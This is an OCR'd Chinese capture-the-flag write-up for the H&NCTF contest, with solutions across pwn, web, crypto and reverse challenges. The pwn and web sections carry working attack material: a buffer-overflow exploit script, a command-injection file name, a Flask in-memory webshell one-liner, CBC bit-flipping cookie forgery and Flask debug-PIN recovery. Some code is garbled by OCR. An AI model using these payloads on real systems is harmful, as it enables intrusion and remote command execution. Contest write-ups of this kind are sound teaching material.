
Pwn:

close

close(1)关了回显，exec 1>&0 开一下



```
[redacted] virtual-machine:~/Desktop$ nc hnctf.imxbt.cn [redacted]
exec 1>&0
ls
bin
dev
easypwn
flag
lib
lib32
lib64
libexec
libx32
cat flag
H-NCTF{[redacted]
```

ezpwn

```
Dockerfile
from pwn import *
#p=process("./pwn")
p=remote("hnctf.imxbt.cn",*)
#gdb.attach(p)
#pause()
context(arch="amd64")
getflag=p32(0x0804857D)
p.sendlineafter(b"What's your name?\n",b"\x11"*43)
p.recvuntil(b"\n")
rbp=p.recv(4)#泄漏 rbp 的值，即栈地址
rbp=int.from_bytes(rbp,byteorder="little")-0x14-20
print("rbp ",hex(rbp))
pop_edi=p32(0x080486ca)  #0x080486ca
binsh=p32(rbp+20)
p.sendafter(b"\n",b"\x11"*24+p32(rbp+8)+getflag+binsh+b"/bin/sh\x0
0"+p32(rbp+8))
```

```
p.interactive()
```

Web:

Please_RCE_Me

简单的绕过，$str2 匹配没有 i，随便大写一个字母就行

很多读文件的函数没被过滤，直接读文件就行。

```Dockerfile
task=show_source(glob('/*g')[0]);&flag=please_give_me_flaG
```

gojava

;cat main.go;test.java


文件名那里命令注入读出 main.go。

审计发现有个/testXXX 的路由，可以执行 jar 包。反弹 shell 即可。


读 start.sh 知 flag 在/root/flag，suid 没用。

```Dockerfile
find / -perm -u=s -type f 2>/dev/null
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/ping6
/usr/bin/ping
/usr/bin/sudo
```

后面发现根目录有个备忘录文件，读出来是用户密码-.-



```
cat f*øbase64
SCZOQ1RGe2NiOTQ1NDQxLTNlZjItNDcxNy1iNWJhLTUyZDk5ZWE5ODI5ZX0K
You have new mail in /var/spool/mail/root
```



```
SCZOQ1RGe2NiOTQ1NDQxLTNlZjItNDcxNy1iNWJhLTUyZDk5ZWE5ODI5ZX0K
```

```
H&NCTF{cb945441-3ef2-4717-b5ba-52d99ea9829e}
```

ezFlask

打 flask 内存马。

cmd=app.add_url_rule('/shell','shell',lambda:__import__('os').popen(request.args.get('cmd')).read())

之后访问/shell?cmd=cat+/flag。

flipPin

一眼没洞，再一眼看出 AES 加解密可能有问题，CBC 翻转攻击。

```Python
from flask import Flask, request, abort
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad, unpad
from flask import Flask, request, Response
from base64 import b64encode, b64decode

import json

default_session = '{"admin": 0, "username": "user1"}'
key = get_random_bytes(AES.block_size)
```


```
def encrypt(session):
    iv = get_random_bytes(AES.block_size)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return b64encode(iv + cipher.encrypt(pad(session.encode('utf-8'), AES.block_size)))


def decrypt(session):
    raw = b64decode(session)
    cipher = AES.new(key, AES.MODE_CBC, raw[:AES.block_size])
    try:
        res = unpad(cipher.decrypt(raw[AES.block_size:]), AES.block_size).decode('utf-8')
        return res
    except Exception as e:
        print(e)

app = Flask(__name__)

filename_blacklist = {
    'self',
    'cgroup',
    'mountinfo',
    'env',
    'flag'
}

@app.route("/")
def index():
    session = request.cookies.get('session')
    if session is None:
        res = Response(
            "welcome to the FlipPIN server try request /hint to get the hint")
        res.set_cookie('session', encrypt(default_session).decode())
        return res
    else:
        return 'have a fun'

@app.route("/hint")
def hint():
    res = Response(open(__file__).read(), mimetype='text/plain')
    return res


@app.route("/read")
def file():

    session = request.cookies.get('session')
    if session is None:
        res = Response("you are not logged in")
        res.set_cookie('session', encrypt(default_session))
        return res
    else:
        plain_session = decrypt(session)
        if plain_session is None:
            return 'don\'t hack me'

        session_data = json.loads(plain_session)

        if session_data['admin'] :
            filename = request.args.get('filename')

            if any(blacklist_str in filename for blacklist_str in
filename_blacklist):
                abort(403, description='Access to this file is
forbidden.')

            try:
                with open(filename, 'r') as f:
                    return f.read()
            except FileNotFoundError:
                abort(404, description='File not found.')
            except Exception as e:
                abort(500, description=f'An error occurred:
{str(e)}')
        else:
            return 'You are not an administrator'

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=9091, debug=True)
```

翻转后就是读文件环节了，cgroup 没有用 cpuset 代替，env 没有用 1 代替。

https://github.com/yuebusao/getFlaskPIN 安利一下我的烂大街脚本.

Python

```
import requests
from base64 import b64decode, b64encode

url = "http://hnctf.imxbt.cn:34380/"
default_session = '{"admin": 0, "username": "user1"}'
res = requests.get(url)
c = bytearray(b64decode(res.cookies["session"]))
c[default_session.index("0")] ^= 1
evil = b64encode(c).decode()

#python flaskpin.py -u ctfUser -p /usr/lib/python3.9/site-packages/flask/app.py -a aa:a2:26:20:f9:f2 -b f67849d6-0b58-4a19-8e76-938d747b1e66 -c 482fbae1798c6d93db5b1106a0186a78e4028d8d91bb5031418e377078586891
pad = "%0c"
res = requests.get(url+f"read?filename=/proc/1/cpuset", cookies={"session": evil})
print(res.text)
```



```
(base) PS E:\迅雷下载\www(1)\www\getFlaskPIN> python flaskpin.py -u ctfUser -p /usr/lib/python3.9/site-packages/flask/app.py -a aa:a2:26:20:f9:f2 -b f67849d6-0b58-4a19-8e76-938d747b1e66 -c 482fbae1798c6d93db5b1106a0186a78e4028d8c
91bb5031418e377078586891
     PIN: 269-473-036          cookie_name: __wzd62b0ba4fa1765c557204
```

ezTP

ThinkPHP(3.2.3)

原来这题有附件。。

傻逼题，看日志就行了。

Crypto:

f = (? * ?)

Dockerfile

```
from Crypto.Util.number import *
f1 = open("file1.txt",'r').readlines()
q_bit = ''
p_bit = ''
```

```
for i in f1:
    q_bit += '1' if i[0] == '3' else '0'
f2 = open("file2.txt", 'r').readlines()
for i in f2:
    p_bit += '1' if i[0] == '6' else '0'

q = int(q_bit, 2)
p = int(p_bit, 2)
import base64
c = open('cipher.txt', 'rb').read()
c = bytes_to_long(base64.b64decode(c))
n = p*q
phi = (p-1)*(q-1)
e = 0x10001
d = inverse(e, phi)
print(long_to_bytes(pow(c, d, n)))
```

BabyPQ

nc 靶机拿数据，用 z3 直接出 p，q，然后试一下那个是 p，那个是 q

```
Dockerfile
from z3 import*

n =
132295540240979552561722056740214087294948060094638511233102548987401427290921182625012989333374507122437536989841153199575741836551711717706325367141485486126070158974410631012533309313602462151125063992068258247195006344708932958234975823323010820279835551902244366449045728991478045597603440584322130012119

phi =
132295540240979552561722056740214087294948060094638511233102548987401427290921182625012989333374507122437536989841153199575741836551711717706325367141485463119231348352036942100161863478593673296711359948782311614920500108626581029962236148672582922102784372096551388561349455224623881698635090645901332452096



solve = Solver()
p , q = Ints('p q')
solve.add(p*q == n)
solve.add(p*q -(p+q) +1 == phi)
```

```
if solve.check() == sat:
    print(solve.model())

"""
[p =
11321436511855711108164507471093001491389020828453268900980120262200053171493292526709177750178027599213110171110759490351180597785092952681556216375139457,
 q =
11685402298766662580747863974742007297465392875590017045652154244036029180434980212965472677720149451966695521867128205922586256378806015668382204422420567]
 """
#H&NCTF{8b222eb3-f2c2-4c29-9962-b11fd3269088}
```

EZmath

```
Dockerfile
from gmpy2 import *
from Crypto.Util.number import *
s =
14131431108308143454435007577716000559419205062698618708133959457011972529354493686093109431184291126255192573090925119389094648901918393503865225710648658
#two_squares(s)
p=82560919832754349126354116140838623696638559109075709234619471489244325313113
q=85528507672457684655471526239900307861713918212607409966382024323034858694833
c =
34992437145329058006346797890363070594973075282993832268508442432592383794878795192132088668900695623924153165395583430068203662437982480669703879475321408183026259569199414707773374072930515794134567251046302713509056391105776219609788157691337060835717732824405538669820477381441348146561989805141829340641
e=65537
d=invert(e,(p-1)*(q-1))
m=pow(c,d,p*q)
print(long_to_bytes(m))
#H&NCTF{D0_Y0u_know_Complex_n3mbers?hahaha}
```

ez_Classic

首先，根据题目提示，经常在 RSA 中遇见的 e,那就是 65537,而 65537 是 65536+1，然后就是 base65536,用在线网站 https://www.better-converter.com/Encoders-Decoders/Base65536-Decode 解码得到

```Dockerfile
ȸƃ ДKh Uıȷŋǥ ɸʧɸ  O  e UĦ¥ŋƽ  ʧm
ល្¥ѬЛ Ł  Ħȸ ɘÇȺ  ꞔO  e Uı¥ ɂ ɸЦ πɰO  t ƛπн ƽç
ঌʟʂA¥  ɄƸȣبнɪSÇȻ  dO  eƸo нƃ ƫ
```

然后题目有个 2^11，而 2^11 刚好就是 2048，又用 base2048https://nerdmosis.com/tools/encode-and-decode-base2048 解密得到

```Python
GAC & GCT CTA GTC CTT { CTA AGT AAA CAG CAG AGA AAG & AGT _ AAG
CAC CGA ATT CAT TTC _ AGT CAG _ CAG TTC _ AGA ATC CAT TCG CAC ACA
CAG CAT @ ATC ACG }
```

题目又有个 DNA，上面密文也符合 DNA 加密的特征,用 https://github.com/omemishra/DNA-Genetic-Python-Scripts-CTF?tab=readme-ov-file 脚本得到 flag

```Python
H&NCTF{Classic&l_crypt0_ls_s0_int3rest@ng}
```

Is this Iso?

分析题目发现 E1 经过度为 2 的同源到达 E2，E2 经过度为 5 的同源到达 E3，对于 E1,E2 来说它们的 j 不变量肯定满足一个多项式关系 https://math.mit.edu/~drew/ClassicalModPolys.html 然后根据多项式关系构造方程,对于 E1,E2 的 j 不变量来说，泄露了它们的高位，将低位设成未知数，也就有了四个未知数。然后将未知数代进多项式关系中，分别提取出实部和虚部，就又有了两个方程，两个方程用结式消去低 400 位未知的变量，剩下三个未知数由于有两个只有低 5 位未知，采取爆破求解。解出方程后得到 E2 的 j 不变量，由于 E2 经过度为 5 的同源到达 E3，根据多项式关系算出 E3 的 j 不变量所有可能，然后判断是否与 n 互素，成功分解 n 后就是正常的 RSA 解密了

代码部分参考了两位佬的 https://tangcuxiaojikuai.xyz/post/b4a50eee.html

https://blog.maple3142.net/2023/10/23/n1ctf-2023-writeups/?highlight=isogeny#e2is0

```Go
from tqdm import *
```

```
p =
6802015371615313178278695657861402405955679130964172746371344032551
1605551128086489226637475839999999999999999999999999999999999999
999999999999999999999999999999999
deg1 = 2
deg2 = 5
leak1 =
8462438251495732442679416741698008416129744946004516480784231176 33
7583027487540080958863534319517413569161305545349303551669663035 72
54763624394674275492513550696448
leak2 =
5693340213194857567631378617912436389938592217895628161545773085 42
9766496462028229453018446984505791933269626811079547440304175906 03
938838204734858601313640848501344
leak3 =
3257200007719176467196717451065445026808959114770187016164205093 69
8367684510471031702120519530415184465728927544194177209654748923 12
189833039602545011787135282170400
leak4 =
6071886537798113127119000864972090114060433843413897395472142496 80
9569693869701290727532466093623725917810447047840401659479623091 86
896993435085198595013761765998592
n =
3366313484428722274757352776233051044582162423711361225131086705 25
6221216890523463486208241058206337145625468009347358459523389464 86
4244027200937483925104877059963443935134647102556156342486310167 78
2737467760597621113646167632432664532113679836706874738006226326 26
1926544249646098490497743361977396753560422262770670177146680774 07
cipher =
9810614941561224298414741919810202116490186305460362501450253888 86
0419264439104102856254195019288386495499170308715729297423503107 04
3151533793283334721349220635114711089198372299774680122017914417 19
6838035579840595355853382328239528256395262369846157929701459738 19
04081095895011393305504119244812232164909852287688815879984263470

x=var('x')
Fp = GF(p)
Fp2 = GF(p ^ 2, "i", modulus=x**2 + 1)
i = Fp2.gen()
x1, x2, y1, y2 = Fp2["x1,x2,y1,y2"].gens()
a = (leak1+x1) + (leak2 + y1)*i
b = (leak3+x2) + (leak4 + y2)*i
f=a^3 - a^2*b^2 + 1488*b*a^2 - 162000*a^2 + 1488*a*b^2+
40773375*a*b + 8748000000*a + b^3 - 162000*b^2 + 8748000000*b -
```

```
157464000000000
PR_Fp = Fp["x1,x2,y1,y2"]
f_real = PR_Fp(f.map_coefficients(lambda c: c.polynomial()[0]))
f_imag = PR_Fp(f.map_coefficients(lambda c: c.polynomial()[1]))

from sage.matrix.matrix2 import Matrix
def resultant(f1, f2, var):
    return Matrix.determinant(f1.sylvester_matrix(f2, var))
g=resultant(f_real,f_imag,y2)

for i in trange(32):
    for j in trange(32):
        _g = g(y1=i,x2=j)
        _g = _g.univariate_polynomial()
        x = _g.roots()
        if x:
            for r, _ in x:
                if r > 0 and int(r).bit_length() < 400:
                    print(r,i,j)
#108365986425004931601618007021796176141358925589309529152642742353544098061760686698206020672620446548335844032920296303 16 8
g=resultant(f_real,f_imag,x1)
g=g(y1=16,x2=8)
g=g.univariate_polynomial()
x=g.roots()
for r, _ in x:
    if r > 0 and int(r).bit_length() <= 400:
        y2 = r
        break
#214656831692544471109224149817183331839979455943298781966770174019847727003627461844539730021189393520435524517341019059З
j2=(leak3+8) + (leak4 + y2)*i
def find_neighbors_phi5(X,j_prev=None):
    R.<Y> = PolynomialRing(X.parent())
    Φ5 = (
        X^6
        + Y^6
        - X^5*Y^5
        + 3720*X^5*Y^4
        + 3720*X^4*Y^5
        - 4550940*X^5*Y^3
        - 4550940*X^3*Y^5
        + 2028551200*X^5*Y^2
        + 2028551200*X^2*Y^5
        - 246683410950*X^5*Y
        - 246683410950*X*Y^5
        + 1963211489280*X^5
        + 1963211489280*Y^5
        + 1665999364600*X^4*Y^4
        + 107878928185336800*X^4*Y^3
        + 107878928185336800*X^3*Y^4
        + 383083609779811215375*X^4*Y^2
        + 383083609779811215375*X^2*Y^4
        + 128541798906828816384000*X^4*Y
        + 128541798906828816384000*X*Y^4
        + 1284733132841424456253440*X^4
        + 1284733132841424456253440*Y^4
        - 441206965512914835246100*X^3*Y^3
        + 26898488858380731577417728000*X^3*Y^2
        + 26898488858380731577417728000*X^2*Y^3
        - 192457934618928299655108231168000*X^3*Y
        - 192457934618928299655108231168000*X*Y^3
        + 280244777828439527804321565297868800*X^3
        + 280244777828439527804321565297868800*Y^3
        + 5110941777552418083110765199360000*X^2*Y^2
        + 36554736583949629295706472332656640000*X^2*Y
        + 36554736583949629295706472332656640000*X*Y^2
        + 6692500042627997708487149415015068467200*X^2
        - 264073457076620596259715790247978782949376*X*Y
        + 6692500042627997708487149415015068467200*Y^2
        + 53274330803424425450420160273356509151232000*X
        + 53274330803424425450420160273356509151232000*Y
        + 141359947154721358697753474691071362751004672000
    )

    res = Φ5.roots(multiplicities=False)
    if(j_prev == None):
        return res
    else:
        return list(set(res) - set([j_prev]))
set1 = find_neighbors_phi5(j2)
set2 = set(set1)

def nextPrime(p):
    while(not is_prime(p)):
        p += 1
    return p
e=65537
```

```
for k in set2:
    a = int(k[0])
    p = nextPrime(int(a))
    if(n % p == 0):
        q = n / p
        d = inverse_mod(e,(p-1)*(q-1))
        print(long_to_bytes(int(pow(cipher,d,n))))
        break
```

MatrixRsa

矩阵上的 phi = (p ** 2 - 1) * (q ** - 1)

得到 d 后直接解

```
Python
from Crypto.Util.number import *
n = 3923490775575970082729688460890203
p = 56891773340056609
q = 68964114585148667
e = 65537
d = inverse_mod(e,(p ** 2 - 1) * (q ** 2 - 1))
C = [(1419745904325460721019899475870191,
2134514837568225691829001907289833,
3332081654357483038861367332497335),
(325463172914139575900236249192614 3,
3250208857960841513899196820302274,
1434051158630647158098636495711534),
(2819200914668344580736577444355697,
2521674659019518795372093086263363,
2850623959410175705367927817534010)]

c = matrix(Zmod(n),3,3,C)
m = c ** d
res = m.list()
for i in res:
    print(long_to_bytes(int(i)))
```

BabyAES

可以直接看附件的修改时间，2020 年 8 月 21 日 7:57:34，往附件修改时间前推几秒就


能得到 seed，之后 key 和 iv 也就出了，flag 差不多也就出了

```
Python
import datetime
from Crypto.Cipher import AES
import time
import random

given_time = datetime.datetime(2024, 5, 13, 9, 0, 0)

timestamp = time.mktime(given_time.timetuple())

seed = int(timestamp)
cipher =
b'\x96H_hz\xe7)\x0c\x15\x91c\x9bt\xa4\xe5\xacwch\x92e\xd1\x0c\x9f\
x8fH\x05\x9f\x1d\x92\x81\xcc\xe0\x98\x8b\xda\x89\xcf\x92\x01a\xe1B
\xfb\x97\xdc\x0cG'

def decrypt(key, iv, c):
    aes = AES.new(key, AES.MODE_CBC, iv)
    flag = aes.decrypt(c)
    if b'H&NCTF' in flag:
        print(flag)
        return True

while True:
    random.seed(seed)
    key = random.randbytes(16)
    iv = random.randbytes(16)
    if decry(key,iv,cipher):
        break
    seed -= 1

    #b'H&NCTF{b1c11bd5-2bfc-404e-a795-
a08a002aeb87}\x04\x04\x04\x04'
```

Reverse:


最喜欢的逆向题

64 位，进主函数之后直接看，要求输入第 5 位为 i，然后后面依次相等，长度为 24，就输出 flag



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned __int64 v3; // rax
  char Buffer[272]; // [rsp+20h] [rbp-128h] BYREF

  sub_140001010(aFlagIs);
  gets_s(Buffer, 0x104ui64);
  v3 = -1i64;
  do
    ++v3;
  while ( Buffer[v3] );
  if ( v3 < 0x19 )
  {
    if ( Buffer[5] == 'i' && Buffer[7] == Buffer[10] && Buffer[15] == Buffer[22] )
      sub_140001070((__int64)Buffer);
    else
      sub_140001010("flag is wrong");
    getchar();
  }
  else
  {
    sub_140001010("flag is too long");
  }
  return 0;
}
```


按照要求输入即可:



```
Microsoft Windows [版本 10.0.22631.3527]
(c) Microsoft Corporation。保留所有权利。

F:\betwen\题库\HN\HardSignin>HardSignin.exe
flag is: 00000i111111111111111111
yes, this is a flag:
H&NCTF{Do_Y0u_like_F5_1n_Rev}
```


DO YOU KNOW SWDD?

主函数中函数并不多，一直跟进 sub_41127B 到最后你就会发现就是一个简单的 smc



```c
int __cdecl sub_4117F0(int a1)
{
  int result; // eax
  int i; // [esp+E8h] [ebp-44h]
  char *Str1; // [esp+F4h] [ebp-38h]
  __int16 v4; // [esp+118h] [ebp-14h]

  __CheckForDebuggerJustMyCode(&unk_41E015);
  v4 = *(_WORD *)(*(_DWORD *)(a1 + 60) + a1 + 6);
  Str1 = (char *)(a1 + *(_DWORD *)(a1 + 60) + 248);
  for ( i = 0; ; ++i )
  {
    result = v4;
    if ( i >= v4 )
      break;
    if ( !j_strcmp(Str1, ".hello") )
      return sub_4113D9(*((_DWORD *)Str1 + 3) + a1, *((_DWORD *)Str1 + 4));
    Str1 += 40;
  }
  return result;
}
```

待解密部分：



